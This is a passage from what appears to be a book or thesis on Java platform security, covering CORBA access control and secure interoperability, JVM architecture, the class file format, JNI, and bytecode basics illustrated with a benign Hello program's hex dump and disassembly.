Rules that rely on object naming may not apply to all objects that shall be addressed from a business perspective, as some objects may have no usable name information such as temporary or local objects. They may have duplicate, repetitive or masqueraded names behind aliases. In these cases security policies are difficult to define and apply. Therefore, mechanisms based on other describing attributes such as the object type attributes are desirable. As a result of deploying a larger number of object types in large-scale deployments, the maintainability of the security policies suffers. A grouping of policies and objects if possible might be helpful to reduce complexity. As concrete implementation details are often hidden behind encapsulations the definition of an appropriate security policy (such as

following the least-privilege approach) definition are related to reverse-engineering efforts.

3.5.3 CORBA Access Control

As seen above principals consist of a set of security attributes, generic rights are defined in GSUM (access type) families which have rights on resources such as *get*, *set*, *use*, *manage*, shown in Table 3.2. These rights can be combined with special combining artifacts such as *any* or *all* and are then mapped to principals.

Type	Specify access control for
Get	Methods that return information to the caller
Set	Methods that set information in the object on behalf of the caller
Use	Methods that use the facilities of an object (such as creating objects in an object factory)
Manage	Methods that manage the behavior of an object such as an administrative interface

Table 3.2: Get, Set, Use and Manage of CORBA objects

A *subject* is the technical representation an entity (human or other) that uses the functionality of a centralized or distributed system. The subject may invoke arbitrary actions. Before allowing an access, the subject is checked by the CORBA security-service whether it is authorized. Security attributes include the needed metadata to identify a subject. These attributes include identity information as well as privileges attributes. These are derived from role and group memberships. A principal authenticator object is responsible for generating authorization subjects and furthermore to assign non-public security attributes. The total set of security attributes is stored in the credentials, which consequently identify the active actors of a security aware CORBA system.

An action in terms of CORBA security is a method invocation. The

ORB is responsible to perform the access control decision, i.e. to check incoming whether incoming requests comply with the enforced policy.

The credentials of a user are stored in execution context objects. These objects consist of own credential information, which belong to the current subject as well as received credentials that have been received by incoming calls. Sets of credentials are combined into invocation credentials and are *propagated* when finally invoking other objects. On the called side the methods then can be intercepted to assure that the credentials match the required security policy. According to the CORBA specification method calls are therefore associated with a special object type (called the *Current*) consisting of the actual execution context. This object can be queried by the application to identify the credentials that are present in the current execution thread.

The access decision

Access control objects implement access decision functionality, allowing GSUM to an object according to the specified security policy. The policy forms a collection of access rules toward an object. Objects with the same security policy are typically grouped in the same security policy domains. Grouping criteria can be hierarchical depending on regional or organizational group membership criteria. Objects may belong to overlapping domains. In the case of Configurations where contrary policies apply, a conflict resolving strategy needs to be established. In large installations the incorporation of policies and roles may only be feasible with the support of an appropriate policy management process and corresponding tool support. This is necessary to prevent lock-out situations of objects caused by rule conflicts.

Domains

The CORBA *Security Domain Membership Management* (SDMM) service addresses the tasks of handling objects in security domains. The basic functionality of an access control decision is to match required to effective rights of a subject. Required rights are typically bundled among several operations forming system-wide clusters of sensitivity. Typical examples are the access functions toward common services types such as logging or name services. The protection semantics are type-based. The effective rights are granted by the security policy and are privilege attributes to users or groups. The mapping of organizational roles toward access facilities on objects can be visualized via access matrices, specifying concrete allows and deny entries.

Delegation and Context propagation

As a part of declarative security modeling the security context propagation helps to keep signatures in methods restricted to the business parameters. Security related information (Credentials) is passed out-of-band. In a typical use case an object residing in a distributed component may call methods of other objects. If the security context of the caller is given to the recipient, context propagation allows the target to use the embedded credentials for further calls for impersonation and delegation. The CORBA specification lists several types of delegation as shown in Figure 3.5.

Rights	Group	Action	Role
`Corba:gsu-`	All	Create	AccountManager
`Corba:g -`	All	Get	AccountManager
`Corba: u-`	All	Delete	SeniorManager

Table 3.3: Access decision process




Figure 3.5: Delegation models

3.5.4 Security Levels

The CORBASec specification defines several levels of security. In basic *level 1* the subject is not able to choose the operating privilege level, leaving this a configuration issue. The current is static and only returns the security attributes of the actual object domain.
Level 2 supports programmatic features like interfaces for the `Current`, `Required Rights`, `Principal Authenticator` and `Credential` objects. Additionally the security mechanism is replaceable by the use of interfaces.

3.5.5 Secure Interoperability

The CSI (common secure interoperability) standard is specified by the OMG. It describes the semantics of secure remote CORBA invocations. These occur while crossing domain boundaries and different technologies and policies interoperate in a trusted manner. Communication between remote partners involves handshaking mechanism to choose a common security algorithm with shared parameters such as key lengths. There are three levels of secure interoperability

- Level 0 supports identity-based policies while having no delegation model.

- Level 1 adds unrestricted delegation.
- Level 2 supports identity and privilege based policies and the application may control the privileges it delegates via controlled delegation.

Protection of transports can be specified with the help of these standards:

SECIOP (Secure IOP) For Wire Security SECIOP introduces extra features to enforce wire security; the information included in the interoperable object references (IORs) (Henning, 1999) are enhanced with the protocols and additional security information that the server supports. Also a context manager layer and a sequencing layer support the secure communication. In contract to SECIOP, the most often used solution is

IIOP over SSL This is a protocol where the IOR information is not usable during transmission, as the packets sent are encrypted and only accessible to the endpoint having the valid decryption key.

3.6 Summary

This discussion has presented how distributed systems evolved, starting with the pioneering DCE framework over the heterogeneous CORBA security and the security features of the current JAVA runtime environments. It led to the technical underpinnings of CORBA needed for secure JEE applications that utilize the CORBA-IIOP protocol for RMI communication. We provide a summary to the topic of system security in the context of distributed JAVA applications. We will focus on the foundations derived in this chapter to refer to these where needed in the following discussion.

4 Java Runtime Environment Platform

The technical representation of JAVA methods and fields is persisted in JAVA class files. The files adhere to standard format restrictions that allow semantic checks prior execution (such as bytecode verification) before the class structures are processed by the JVM. According to the interceptor pattern, the operating on the bytecode whilst following the format and semantic restrictions allows incorporating additional tools and transformation after the compilation step. When applying these techniques the user-level semantic requirements to execute JAVA code are fulfilled. Additionally on the technical level the restrictions of the JAVA bytecode instruction set applies.

The following chapter first presents the relevant internals of the JVM core, which controls the bytecode runtime environment. The principles of bytecode engineering are illustrated as next topic to present why bytecode engineering is helpful on several semantic layers in relation to java-based software. On the JVM layer atomic instructions may be modified or replaced, on a higher level templates of bytecode can be used to form constructs of higher languages on top of the JVM instruction set or to incorporate additional language features into the core JAVA language. The discussion within the chapter closes with the development of a penetration tool set useful to detect code antipatterns in order to apply refactorings.

4.1 The JAVA Virtual Machine

A virtual machine is a confined environment. This chapter explains the structure of a JAVA virtual machine. This includes the concepts and components necessary when loading and executing platform independent JAVA classes on a supported platform. The data structures inside the JVM are presented as well a description how classes are transferred from a portable storage representation to an in-JVM storage that allows further optimization. The presentation is completed with a brief presentation of the JAVA native interface (JNI), as it will be necessary for an antipattern in the later discussion.

4.1.1 Portability and virtual machines

One of the key requirements for the designers of the JAVA language was portability. Portability is provided by the introduction of a well-isolated local environment for code execution. There are two main approaches to provide such isolation when executing processes.

1. In the first approach no computer is emulated, instead the interfaces between the real computer and the processes are modified in such a way that processes are not allowed to step outside allowed boundaries. A major disadvantage of this approach is the missing support for portability. An instance of this approach is the emulation of the Windows operating system on Linux host systems, provided by the WINE environment (Wine Project, 1997).

2. In the second approach a *virtual* execution environment is created. This environment simulates the basic parts of a computer such as processing unit with an instruction set, main memory and work areas (stack, heap). Furthermore it provides the necessary capabil-

> ities to *enforce isolation* between the processes running inside the machine and the processes running outside the machine.

In the following discussion we focus on virtual machines as they support the portability as required by the designers of the JAVA language. A virtual machine provides portability which allows processes and their states to be frozen in a given state on platform A and to be restarted on platform B. Precondition is the existence of execution environments of both A and B that provide a functional equivalent execution of these processes.

The execution environment is able to mediate between these inner and outer processes, so that access on system level and shared resources can be securely monitored and intercepted according to an operational security policy. This supports the security principle of complete mediation and single access point. Such an environment is called a virtual machine, and the key characteristics of it have been described by Meyer and Downing (1997):

> *Virtual machines* have many advantages. They are great for portability. You only have to port the virtual machine and associated support libraries to a new architecture once, and then all of the applications built on top of the virtual machine run unchanged.

The concept of virtual machines is a common pattern for executing programs in languages that do not compile directly to the native assembly language of the physical host platform. Another major advantage is that hardware platforms do not need to be modified to run the portable processes, instead emulation functions are implemented by the virtual machine.

Disadvantages of virtual machines are the additional demand of computational resources. These result from interpreting and executing the intermediate portable representations. Also virtual machines have to deal with

synchronizing access to shared resources. This may create a typical threat for virtual machines, as total isolation may be hindered by hidden communication over these resources, so called covert channels, these will be shown in a later chapter concerning the establishment of covert channels in order to subvert JDK security.

The use of virtual machines is an established pattern in the IT industry, and bases on the □contained guest in host□approach. This is implemented by virtualization frameworks like VMWare (VMware Inc., 2006), VirtualBox (Sun Microsystems, 2008) and KVM (KVM Project, 2009). They provide host systems with the ability to execute guest operating systems running on a virtual machine inside a contained environment isolated in a process stated by the host computers operating system. A typical use case for virtual hardware platforms is to execute specific network services such as a HTTP server process on a guest Linux system, while the host operating system is a Windows system which hosts a document management system. This organization helps to limit covert channels between the application data store and web access as only communication channels that are explicitly allowed (such as a FTP replication) are available to publish documents that are stored on the host system.

4.1.2 Architecture of the JAVA Virtual Machine

As stated above the JVM is part of the JAVA trusted computing base. It is a specialized software program for executing applications written in the JAVA bytecode language. A JVM implements an abstract multithreaded machine, which has a defined set of byte code instructions, as a mechanism for garbage collection on heap allocated data. A class loader concept is used to securely load classes from external sources such as remote URLs to the memory areas of the JVM and grouping those in the appropriate protection domain according to the trust level.

As JAVA source files are statically compiled into class files and do not

execute directly on the native platform, the JVM works on an intermediate compiled representation of the JAVA program. This representation is known as *java bytecode*. The bytecode is checked during the bytecode verification process to ensure the integrity (size, format, behavior) of loaded class files. With this precaution only classes that are successfully verified as *secure code* are loaded and initialized.

Platform independence is one of the key features of JAVA. Therefore, the JVM needs to provide full portability of class files among all supported platforms regardless of details of the underlying character set or endianess. The native character presentations are not used for Java string processing programs, moreover they are converted to the Unicode character set, and high endianess (MSB most-significant byte first) is used as relevant byte order for arithmetic operations.

4.1.3 Components of a JVM

According to Meyer and Downing (1997) a JVM consists of several subcomponents:

- **The classes management subcomponent** is used to provide functionality to load classes from external sources, such as jar files.
- The **class verifier** is used for validity checks.
- The **execution subcomponent** is used for runtime management of interpreting and execution of the bytecode; this does not involve the compiler, which is a JAVA program itself.
- Subcomponents that handle **Threading and metadata Handling**.
- The **platform dependent abstraction classes** hide details of internal runtime and communication structures.
- The task of the **boot class loader** is to load the system libraries into the virtual machine.

The execution environment

The functionality of a JAVA Runtime Environment can be divided into several zones which JAVA programs affect on their path of execution, the JVM core, the system libraries, the native interface layer and the boot class loader and verifier.

First presented is the *core JVM* as the location where - as shown above - instructions in bytecode are interpreted, and where thread and memory management are performed. JAVA is a portable language, which means that platform independent functionality of the JRE is itself implemented in JAVA semantics and located in the system libraries (such as `rt.jar` in the JRE from Sun). Platform dependent code such for wrapping native printing, GUI integration or platform specific file system handling is typically integrated into the JRE as native methods.

The task of the bytecode verifier is to check that only classes compliant to the JVM specification are loaded into the virtual machine. Coglio (2003) presented a detailed analysis on the bytecode verification process.

Classes

One of the core concepts of the JAVA language is portability. Therefore the class files do not differ in format from platform to platform. To support evolution of the language there are different versions of class files corresponding to the evolution of versions of the JAVA language. Newer versions may integrate new concepts within the JAVA language such as inner classes whilst providing downward compatibility. This means that a class file of version 47.0 (JAVA 1.3.1) still runs in a virtual machine for version 48.0 (Java 1.4.1) but not vice versa.

Class Loading

A JAVA application is composed of several components and implementation classes. Each class and interface is distributed in an own class

file, also inner classes are distributed in an own class files. Class files do not only contain the bytecode, they also contain necessary metadata to describe constants, fields, methods, exceptions and dependencies to other classes and interfaces. This is important for the linking step during class loading by the JVM, as linking is accomplished dynamically via resolution of the symbolic names to concrete classes of the application.

When an application starts up, a recursive *class-loading* algorithm is initiated in order to load all necessary classes. Recursion may be involved when a class A is loaded that is dependent (use, extends, implements) to another class B, then B has consequently to be loaded before A. The class loading step includes means that initially the physical transfer of the bytes from an external storage into the VM happens. As the next step the class A is analyzed and the root class files (interfaces and base classes) of A are loaded. This step may include recursion.
After the class is loaded by resolving and loading the dependencies, the bytecode verification process is performed. After successful verification, the class in memory is initialized by calling the static initializer (the `<clinit>` method). This is responsible to set the static variables of a class to their initial values. The attempt to load a class designed for a newer JVM is denied by throwing a `java.lang.UnsupportedClassVersionError`.

Class Files

JAVA class files are the platform independent container format for executable java code. They are typically generated by the JAVA compiler, which is part of the JDK. There are also are other class file generators available that translate from other languages such as Jython or Groovy (Codehaus Foundation, 2006) into the standardized class file format.




Figure 4.1: Class files and the bytecode verifier

Class File Format

Beside executable code blocks JAVA class files also embed metadata that supports both verification and execution of compiled programs for the JAVA virtual machine. A JAVA class may define methods and fields, so a JAVA class file contains a method table and field table.

Class files are physical representations of JAVA classes and interface definitions. They consist of a set of bytes conforming to the byte code format of the JAVA virtual machine specification.

Every valid class file starts with a header, consisting of a magic constant (`0xCAFEBABE`). Then follows the version of the target JVM, for which the program is compiled, in this case 0x0031, which yields version 49.0. The value used for JAVA version 1.5, in contrast to JAVA version 1.4 which utilizes 48.0 as an identifier. A class file is structured like shown in Figure 4.2, it has three basic big-endian (hi/lo) number types (u1=8 bit value u2=16 bit value and u4=32 bit value) and a complex table type is used.

The constant pool follows after the header. The constant pool is a list that is preceded by an u2-sized data item (holding $constantpoolsize + 1$).

The body of the list are $constantpoolsize - 1$ constant pool entries. The constant pool is followed by metadata about the class itself. The metadata specifies the class identity, the inheritance relations and the access modifier flags of the class. Classes can implement several interfaces. They are referred to by the entries in the interface table. In order to store state in objects, the classes need fields. A field table consists of a length counter and the $field\_info$ entries. Behavior of classes in specified by methods specified in the JAVA bytecode language. A method table with a length follows the specification of the fields. The class file is completed by a set of optional and non-optional attributes such as debugging info (Venners, 1999).

Every interface the class implements is described by a constant pool entry pointing to the name of each interface. Fields and methods both have an extended metadata area, which consist of a name, access flags, and the signature and attributes (see below) store exceptions and bytecode.

Constants such as arbitrary strings or technical names such method names are stored in the constant pool. Even used multiple times constants this allows constants to be stored only once and addressed by a unique reference number. This keeps class files as small as possible to reduce loading time in bandwidth-reduced scenarios.

A method in the method table is described by its visibility settings and its code block. The JAVA language specification does not support self-modifying code, so constructs to directly access a code block do not exist. From a code design perspective, this precaution prevents self-modification patterns often used within x86-code or branching into code between text blocks, which are commonly used as precaution against reverse engineering.

Code stored in class files can be manipulated by a class loader prior to execution by overriding the `defineClass` method and use methods from a bytecode engineering library to perform specific transformations.

```
Class {
 u4 magic_value; //0xCAFEBABE constantly
 u2 minor_version;
 u2 major_version;
 u2 constant_pool_element_count;
 constpool_info constants[constant_pool_element_count-1];
 u2 access_flags;
 u2 this_class;
 u2 super_class; // extends;
 u2 interface_count; // implements;
 u2 interfaces[interface_count];
 u2 field_count;
 field_info fields[field_count];
 u2 method_count;
 method_info methods[method_count];
 u2 attribute_count;
 u2 attributes[attributes_count];
}
```

Figure 4.2: Class file structure

Constant-Pool entries

Constant pool entries are equipped with a type. Every entry holds a value and a one-byte type indicator. The constant pool defines the symbolic names of classes (`CONSTANT_Class` type), fields (`CONSTANT_Field`), methods (`CONSTANT_Method`) as well as the used interfaces (CONSTANTITFMREF). These are used to perform the dynamic linking during class loading as well as the strings and numeric constants used in the bytecode. The constant pool is implemented as an indexed table, holding $size - 1$ entries, because the index 0 is unused. `CONSTANT_Long` and `CONSTANT_Double` use two locations in the constant pool due to their length of 64 bits. All constant pool entries except `CONSTANT_Utf8` 8 string entries are fixed in their value size.

Attributes

A typical attribute is described as in Figure 4.3.

```
Attribute {
   u2              attr_name_idx;
   u2              attr_length;
   u1              info[attr_length];
}
```

Figure 4.3: Attribute description

The value `attr_name_idx` specifies the name of the attribute (such as *Exceptions*), other defininig elements are the length of the Attribute and a data buffer specifying the Attribute. Attributes are described by their name and hold complex non-optional information such as the bytecode, exceptions, inner classes, start up values for static fields and optional information such as metadata useful for debugging. Annotations by the compiler such as deprecation markers, synthetic accessor methods for in-

ner classes are stored in attributes. Attributes are identified by a key string name, such as *Code*, *InnerClasses*, *LocalVariableTable* and others. New attribute types can therefore be added to the class file format without changing the physical representation of the class file format.

Object management

The data structures described above serve the purpose to run JAVA applications. A fundamental concept of object-oriented languages like JAVA is to create typed object instances on the fly. Therefore, the virtual machine needs to manage the metadata for identity, the internal state, threading, reflection, and reference counters for the lifecycle (garbage collection) of the created JAVA objects. Every JAVA object has an identity that is calculated by the `hashcode` method of its class implementation. A JAVA object may optionally have instance variables (fields), which store the data associated to an object. For reflective purposes an object needs access to class metadata. These are gathered by the use of the `Object.getClass()` method. As a prerequisite, code must be granted a `RuntimePermission "accessDeclaredMembers"` to be allowed to perform a lookup of arbitrary fields within an object. As this functionality is restricted, the reflection API is not fully available for applets, to block the access of untrusted code to non-public data. Object instances can be used as references for thread synchronization, therefore current monitor references have to be created and managed.

When an object instance is created the memory space to store the internal data is allocated from the heap, the exact amount of needed bytes can be derived from the class metadata. After allocation, the memory for the instance variables is set to an initial state (normally zero-bytes). The pointer to the class structure is moved to the appropriate field in the object block. Then the dynamic initializer (constructor) is invoked for the object instance, which is denoted as `<init>`, which is the internal method name

for a constructor. A constructor implementation can be used to incorporate checks (check point pattern) on the initialization parameters and environmental settings before creating the object.

In the later discussion it will be shown that there exist configurations in the object-lifecycle state-model that bypass the security function of constructors. This is the case with injecting objects into the JVM with the use of the Serialization API.

After invoking the constructor, the object is initialized and available for usage by invoking other methods or accessing the fields.

The performance of the JAVA virtual machine is dependent of the lookup speed of information stored in the fields of an object instances. Therefore, indirections needed for bytecode portability are resolved during execution to allow faster execution. This technique is named *quickening*, which allows replacing time-consuming indirect lookups to the constant-pool for methods, fields, etc. with *quick* lookups to the real native memory location. The slow portable `GETFIELD` bytecode instructions are then replaced inline with special internal bytecode operations `GETFIELD_QUICK`. This replacement technique allows further invocations to gain from an initial quickening step.

For portability reasons a JAVA compiler never emits these native opcodes. They are part of an encapsulated JVM design feature to perform optimization on bytecode sequences. After bytecode optimizations are applied, the JVM typically applies hotspot compilation techniques. These may vary for the different usage patterns of java. A desktop client JVM is typically optimized for quick startup and instant execution whereas a server JVM spends more effort in identifying and replacing performance hot spots with adequate and faster native replacements.

Static and virtual invocation

JAVA allows methods, which are not related to an object identity to be associated to the class. Those methods are called static methods in contrast to non-static instance methods, which are bound to specific object instance. In JAVA methods invocation is triggered by messages. In order to invoke static methods the JVM simply has to lookup the class in its internal class table and consequently invoke the bytecode stored for the particular method. For the invocation of non-static methods (so called instance methods) the object has to be looked up, and the instance becomes the *this* pointer to create an invocation context, which can be used in the method control flow. The current *this* pointer is typically propagated in the consequent instance method calls this object invokes. The feature of inheritance makes the lookup time-intensive therefore in order to gain performance, the JVM has the internal optimization option to flatten the class hierarchy, and copy inherited methods to the invoked subclass instead of looking the definition from the superclass on each invocation.

The JAVA language specification not only supports inheritance, it also features the decoupling of callers and callees via the definition of interfaces. Classes can implement multiple interfaces, therefore method and field lookups also have to incorporate the multiple interfaces a class implements. Important security restrictions to the method lookup mechanism are the accessibility flags of fields, methods and classes. They are limiting access from private over protected to public namespace availability.

Native Interaction

A JAVA virtual machine is very limited in its functionality when it cannot access functions available on the native platform such as for I/O, memory management, networking, or usage of graphical capabilities. These are normally defined through the API of the underlying operating system and system near frameworks. In order to provide a safe and portable

execution environment these native functions are equipped with special checks and wrappers are integrated in the system classes to guard the call path from an application to a native function. This prevents injection of illegal parameters, which could break the stability of the JAVA runtime environment.

The JAVA specification specifies platform specific methods written in C or C++ with the keyword `native`. These methods are called by using a specific calling convention the JAVA Native Interface (JNI) (Gordon, 1998). JNI provides a bidirectional methodology to bridge control flow between the native platform and the JVM. The native platform can use JNI functions to start a JVM and on the other hand, the JVM can call the native platform by using native methods.

Stubs in private classes are responsible for the implementation; they call native functions written in C or C++. Public functions that are available to the end user call these native stubs, with typically added parameter checks. Instead of having to deal with using platform dependent calling conventions, the JNI provides a portable way to call native functionality by providing abstraction headers for the C compiler of the native platform. JNI also specifies the management of JAVA objects, invocation rules of JAVA methods from native code, exception-handling, wrapping native return values, and class loading functionality. The management facilities for functions written with the JNI include inspection, update, and creation of simple JAVA objects and arrays.

Problems with JNI

The security of a JAVA system is directly dependent from the security level of the defined native interfaces. Once the control reaches a native function the java security mechanisms can be bypassed or misused. Therefore entry to native code should be avoided or appropriately guarded by restricting parameters to block the possibility of calling native code with parameters

from untrustworthy sources that aim to exploit underlying native vulnerabilities such as buffer or heap overflows (Koziol et al., 2004) in order to overtake the native control flow.

4.1.4 Section Summary

In this chapter the core concepts of the JAVA virtual machine have been presented. This included the inner data structures needed to execute the functionality stored in JAVA classes. Additionally the technical interfaces for decoupling the platform independent JAVA runtime environment from the native operation system were presented; furthermore their impact on security related aspects have been discussed.

4.2 Bytecode Engineering

This section starts with a brief presentation of the basic concepts that define JAVA Bytecode and Bytecode Engineering (BCE), it then continues to a classification scheme of tools related to BCE. Further on the uses of bytecode engineering related to JAVA security is presented, introducing how JAVA classes can be analyzed manipulated via common BCE tools such as BCEL and FINDBUGS.

4.2.1 Bytecode

As stated above JAVA class files provide the metadata and bytecode necessary to execute JAVA methods. The metadata states the major part of a class file, as the compact bytecode only needs around 12 percent of an average class file (Antonioli and Pilz, 1998). The general structure of JAVA Bytecode is shown by an example. The simple method depicted in Figure 4.4 is a typical demonstration how a JAVA compiler (from the Sun JDK 1.4 implementation) translates the sample program into bytecode.

```
public class Test {
  public void Hello(String name) {
    StringBuffer x;
    x = new StringBuffer("Hello:");
    x.append(name);
    System.out.println(x);
  }
}
```

Figure 4.4: Sample JAVA Program

The code is transformed with a JAVA compiler *javac* into a class file containing the bytecode and the metadata structures (see Figure 4.5).

The *javap* utility program is able to disassemble the compiled code. The extracted bytecode listing reveals the control flow, as shown in Figure 4.6.

A detailed description of the bytecode instructions is provided in Table 4.1.

4.2.2 Annotations

This method took variable #1 (String `Hello`) from the stack frame. The stack frame is the shared communication area between a method caller and callee that is used to mediate parameters during method invocations. The compiler takes care of proper association of stack parameters to local variables, which have to be pushed on the stacked by the method caller. The systematic characterization of the instruction is shown next.

4.2.3 Bytecode Instruction Set

The JAVA Bytecode instructions are implement a stack oriented execution model, which implies that the syntax consists of a rich set of stack manipulation instructions. There are 212 opcodes defined in the specification of the JAVA virtual machine instruction set. The opcodes are fixed in

```
0000000: cafe babe 0000 0031 0025 0a00 0900 1207  .......1.%......
0000010: 0013 0800 140a 0002 0015 0a00 0200 1609  ................
0000020: 0017 0018 0a00 1900 1a07 001b 0700 1c01  ................
0000030: 0006 3c69 6e69 743e 0100 0328 2956 0100  ..<init>...()V..
0000040: 0443 6f64 6501 000f 4c69 6e65 4e75 6d62  .Code...LineNumb
0000050: 6572 5461 626c 6501 0005 4865 6c6c 6f01  erTable...Hello.
0000060: 0015 284c 6a61 7661 2f6c 616e 672f 5374  ..(Ljava/lang/St
0000070: 7269 6e67 3b29 5601 000a 536f 7572 6365  ring;)V...Source
0000080: 4669 6c65 0100 0954 6573 742e 6a61 7661  File...Test.java
0000090: 0c00 0a00 0b01 0016 6a61 7661 2f6c 616e  ........java/lan
00000a0: 672f 5374 7269 6e67 4275 6666 6572 0100  g/StringBuffer..
00000b0: 0648 656c 6c6f 3a0c 000a 000f 0c00 1d00  .Hello:.........
00000c0: 1e07 001f 0c00 2000 2107 0022 0c00 2300  ...... .!.."..#.
00000d0: 2401 0004 5465 7374 0100 106a 6176 612f  $...Test...java/
00000e0: 6c61 6e67 2f4f 626a 6563 7401 0006 6170  lang/Object...ap
00000f0: 7065 6e64 0100 2c28 4c6a 6176 612f 6c61  pend..,(Ljava/la
0000100: 6e67 2f53 7472 696e 673b 294c 6a61 7661  ng/String;)Ljava
0000110: 2f6c 616e 672f 5374 7269 6e67 4275 6666  /lang/StringBuff
0000120: 6572 3b01 0010 6a61 7661 2f6c 616e 672f  er;...java/lang/
0000130: 5379 7374 656d 0100 036f 7574 0100 154c  System...out...L
0000140: 6a61 7661 2f69 6f2f 5072 696e 7453 7472  java/io/PrintStr
0000150: 6561 6d3b 0100 136a 6176 612f 696f 2f50  eam;...java/io/P
0000160: 7269 6e74 5374 7265 616d 0100 0770 7269  rintStream...pri
0000170: 6e74 6c6e 0100 1528 4c6a 6176 612f 6c61  ntln...(Ljava/la
0000180: 6e67 2f4f 626a 6563 743b 2956 0021 0008  ng/Object;)V.!..
0000190: 0009 0000 0000 0002 0001 000a 000b 0001  ................
00001a0: 000c 0000 001d 0001 0001 0000 0005 2ab7  ..............*.
00001b0: 0001 b100 0000 0100 0d00 0000 0600 0100  ................
00001c0: 0000 0100 0100 0e00 0f00 0100 0c00 0000  ................
00001d0: 3c00 0300 0300 0000 18bb 0002 5912 03b7  <...........Y...
00001e0: 0004 4d2c 2bb6 0005 57b2 0006 2cb6 0007  ..M,+...W...,...
00001f0: b100 0000 0100 0d00 0000 1200 0400 0000  ................
0000200: 0400 0a00 0500 1000 0600 1700 0700 0100  ................
0000210: 1000 0000 0200 11                        .......
```

Figure 4.5: Classfile dump

```
public void Hello(java.lang.String);
Code:
   0:   new     #26; //class StringBuffer
   3:   dup
   4:   ldc     #28; //String Hello:
   6:   invokespecial   #30;
        //Method \JAVA/lang/StringBuffer."<init>":
        //(Ljava/lang/String;)V
   9:   astore_2
   10:  aload_2
   11:  aload_1
   12:  invokevirtual   #34;
        //Method \JAVA/lang/StringBuffer.append:
        //(Ljava/lang/String;)Ljava/lang/StringBuffer;
   15:  pop
   16:  getstatic       #40;
        //Field \JAVA/lang/System.out:
        //Ljava/io/PrintStream;
   19:  aload_2
   20:  invokevirtual   #46;
        //Method \JAVA/io/PrintStream.println:
        //(Ljava/lang/Object;)V
   23:  return
```

Figure 4.6: Bytecode dump

0:	new # 26	Creates a new StringBuffer object, taking the name from the Slot #26 in the ConstantPool, the reference is put on top of the stack
3:	dup	Duplicates the current top of the stack, for reuse purposes
4:	ldc #4	Loads the string constant Hello from Slot #4 in the ConstantPool on the top of the stack
6:	invokespecial #30	Invokes the Method #30 (the name is `<init>` , which characterizes a constructor) of the StringBuffer object with a String parameter, taking the string parameter (Hello) and the StringBuffer reference from the stack
9:	astore_2	Stores the object from the top of the stack into the local variable #2 (x)
10:	aload_2	Takes the StringBuffer object from the local variable #2
11:	aload_1	Takes the argument (String name), which is copied from the call stack prior execution in local variable slot #1
12:	invokevirtual #34	Invokes the append Method (name taken from constant pool entry #34) of the StringBuffer class with the top two stack entries (references on Hello and the recently created StringBuffer object), leaving a new StringBuffer object on the stack.
15:	pop	Corrects the stack, removing the StringBuffer reference left on the stack by the append operation for optional assignment, which is not done here
16:	getstatic #40	Gets the reference of the static □ut□field in `java.lang.System`, which is a `java.io.PrintStream` object, the name of the Field is stored in slot #40 of the constant pool
19:	aload_2	Put the reference from local variable #2 (StringBuffer object x) on the stack
20:	invokevirtual #46	Invokes the method `println` on out, which takes one argument from the stack (here StringBuffer object x)
23:	return	Returns from the method, as this is a void method no return values are pushed on the stack

Table 4.1: Step-by-step walk through bytecode instructions

length, but there are a few exceptions to the rule. The `LOOKUPSWITCH` and `TABLESWITCH` instructions need to use as many operands as there are case targets in a switch statement. They can be subdivided into the following categorization scheme:

Arithmetic opcodes handle the basic arithmetic tasks like addition, multiplication and negation and derived operations on JAVA integers (32 bits), long values (64bit), floats (32bit) and doubles (64bit). Several JAVA integer types (char, byte, integer, short) are projected on the same physical integer bytecode type by the JAVA compiler; this is achieved by transparent casting. The distinction between possible return types is denoted with the prefix of the opcode (such as `IADD`, which takes two stack integer operands and pushes an integer back to the stack) in contrast to the equivalent operation with two byte value, which has a limited range of return values and therefore needs an additional i2b cast after the integer addition. JAVA integer additions do not cause a signal to be set when an overflow has occurred. Instead the sign of integers and longs flips silently. This problem was the cause for the `java.util.zip` denial-of-service vulnerability that will be discussed later in the antipatterns discussin (Chapter 8).

Stack manipulation operations allow to push values to the stack. These can either be taken from the constant pool or for often used values direct from a short form instruction like `ILOAD_1`, which pushes a literal integer valued 1 to the stack. Short instructions, which do not need a constant pool lookup, are used for optimization purposes. Values can also be removed from the stack by executing a `pop` instruction.

Flow control opcodes are necessary to implement loops. Although the JAVA language does not have a `goto` instruction, the JVM instruction set simplifies high-level for-, while- and do- blocks to loops con-

structed with GOTO and IF_xx opcodes. JAVA exception (try, catch and finally) handling is implemented as calls to subroutines, which are local for the current method. The ATHROW instruction throws a new exception object. In order to address branch targets, which are used in instructions like IF_NE 33, the JAVA virtual machine uses integer offsets that specify the relative distance to the current position. Flow control instruction may not jump beyond the end or start of the current method; otherwise the bytecode verifier would reject the class.

Storage Management for local variables is handled with ILOAD and ISTORE operations. Short versions exist to handle often use literals without constant pool lookups. Variables can be moved into arrays with IASTORE instructions and retrieved from arrays with IALOAD operations.

Field access is different from local variable access. This is also reflected in the opcodes GETFIELD / PUTFIELD, which are used for access on instance fields. Class fields (static variables) can be accessed via GETSTATIC / PUTSTATIC operations.

Thread management opcodes are MONITORENTER and MONITOREXIT. They define demarcation areas for synchronized areas and correspond to synchronized blocks that can be defined in the JAVA language to assure that a particular code block is executed only exactly one thread a time.

Object creation is initiated with the NEW operator that allocates a new object and pushes the reference on the stack. Creating complex objects requires special allocators such as NEWARRAY, which creates simple type arrays such as byte[]. Multidimensional arrays are created with MULTIANEWARRAY.

Casting operations are used to convert variables into related types and conduct type checks. For example, the `B2I` instruction takes the uppermost element from the stack (byte value expected) and casts the value to the destination type (integer).

